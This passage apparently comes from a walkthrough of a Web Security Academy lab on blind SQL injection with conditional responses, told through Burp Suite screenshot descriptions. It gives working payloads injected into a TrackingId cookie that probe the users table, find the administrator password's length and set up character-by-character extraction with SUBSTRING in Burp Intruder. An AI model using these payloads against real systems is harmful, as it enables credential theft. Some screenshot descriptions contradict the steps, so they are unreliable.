6. Accept-Encoding: gzip, deflate
7. Accept-Language: en-US,en;q=0.9
8. Sec-Fetch-Dest: document
9. Sec-Fetch-Mode: navigate
10. Sec-Fetch-Site: same-origin
11. Sec-Fetch-User: ?1
12. Priority: -1
13. Tr: trailers
14. 
```

Response

```
1. <html>
2.   <head>
3.     <title>Welcome</title>
4.   </head>
5.   <body>
6.     <div id="main">
7.       <div class="content">
8.         <h1>Welcome</h1>
9.         <p>My account</p>
10.        <ul>
11.          <li>Logout</li>
12.        </ul>
13.      </div>
14.    </div>
15.  </body>
16. </html>
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 2
- Request headers: 18
- Response headers: 3

Target: https://0a0c0024046494b381a7768000490054.web-security-academy.net

Send Cancel < > | 0 highlights | welcome back | 1 match

Done Event log (13)* All issues (36)*

11,549 bytes | 301 millis

Memory: 194.7MB

- Verify that the Welcome back message does not appear in the response


The screenshot shows the Burp Suite interface with the Repeater tab selected. The request pane contains a standard GET request with various headers. The response pane displays an HTML document with a title 'Welcome back' and some CSS styling. The Inspector panel on the right provides detailed information about the request and response attributes.

- Now change it to: TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a

Description:- Verify that the condition is true

The screenshot shows the Burp Suite interface with the Repeater tab selected. The request pane contains the same GET request as before. The response pane now shows an HTML document where the 'Welcome back' message is absent. The Inspector panel on the right shows the same detailed information as the previous screenshot.


- Welcome back message appears



- Now used Next Query

Query :- TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a

Description-: Verify that the condition is true, confirming that **welcome back** message appears



Burp Suite Professional v2020.1.3 - Temporary Project - Licensed to 6.370 webfids

Target: https://0a0c0024046494b381a7768000490054.web-security-academy.net

Request Response Inspector

Pretty Raw Hex Selection 63 (0x3f)

Selected text

' AND (SELECT 'a' FROM users WHERE username='administrator')='a'

Decoded from: Select

' AND (SELECT 'a' FROM users WHERE username='administrator')='a'

Request attributes 2

Request query parameters 0

Request body parameters 0

11,636 bytes | 407 millis

Memory: 321.6MB

- Welcome back message appears

Burp Suite Professional v2020.1.3 - Temporary Project - Licensed to 6.370 webfids

Target: https://0a0c0024046494b381a7768000490054.web-security-academy.net

Request Response Inspector

Pretty Raw Hex Selection 63 (0x3f)

Selected text

' welcome back'

Decoded from: Select

' welcome back'

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 2

Request headers 18

Response headers 4


11,636 bytes | 407 millis

Memory: 321.6MB


The next step is to determine how many characters are in the password of the administrator user.

Query :- TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a

Description :- This condition should be true, confirming that the password is greater than 1 character in length.



- Condition true



Send a series of follow-up values to test different password lengths

Query :- TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is selected. In the 'Request' pane, a POST request is shown with the URL `https://0a0c0024046494b381a7768000490054.web-security-academy.net/login`. The 'Raw' tab contains the SQL injection payload: `TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a`. In the 'Response' pane, the status code is 200 OK, and the response body includes the text "Welcome back!" and "My account". The 'Inspector' pane shows the selected character '2' and the code '32'. The bottom status bar indicates 11,636 bytes | 300 millis.

- Condition True

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is selected. In the 'Request' pane, a POST request is shown with the URL `https://0a0c0024046494b381a7768000490054.web-security-academy.net/login`. The 'Raw' tab contains the SQL injection payload: `TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>2)='a`. In the 'Response' pane, the status code is 200 OK, and the response body includes the text "Welcome back!" and "My account". The 'Inspector' pane shows the selected character '2' and the code '32'. The bottom status bar indicates 11,636 bytes | 311 millis.

Then send:

Query :- TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>3)='a

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to `https://0a0c0024046494b381a7768000490054.web-security-academy.net` with the following payload:

```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>3)='a'
```
- Response:** A 200 OK response with the following content:

```
<!DOCTYPE html>
<html>
<head>
<title>Welcome back!</title>
</head>
<body>
<h1>Welcome back!
</body>
</html>
```
- Inspector:** Shows the injected SQL query in the Request body parameters section.
- Notes:** A note is present in the Notes tab: "Blind SQL injection with conditional responses via class/inline-block/html".
- System Status:** Memory usage is 164.8MB.


• Condition true

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to `https://0a0c0024046494b381a7768000490054.web-security-academy.net` with the same payload as the previous screenshot.
- Response:** A 200 OK response with the content "`Welcome back!`".
- Inspector:** Shows the injected SQL query in the Request body parameters section.
- Notes:** A note is present in the Notes tab: "Blind SQL injection with conditional responses via class/inline-block/html".
- System Status:** Memory usage is 164.8MB.


When the condition stops being true (i.e. when the Welcome back message disappears), you have determined the length of the password, which is in fact 20 characters long.

- Condition false 




After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu.

- Send request to the Intruder




- It Intruder , change Query





Query :- TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a

Description :- This uses the SUBSTRING() function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.




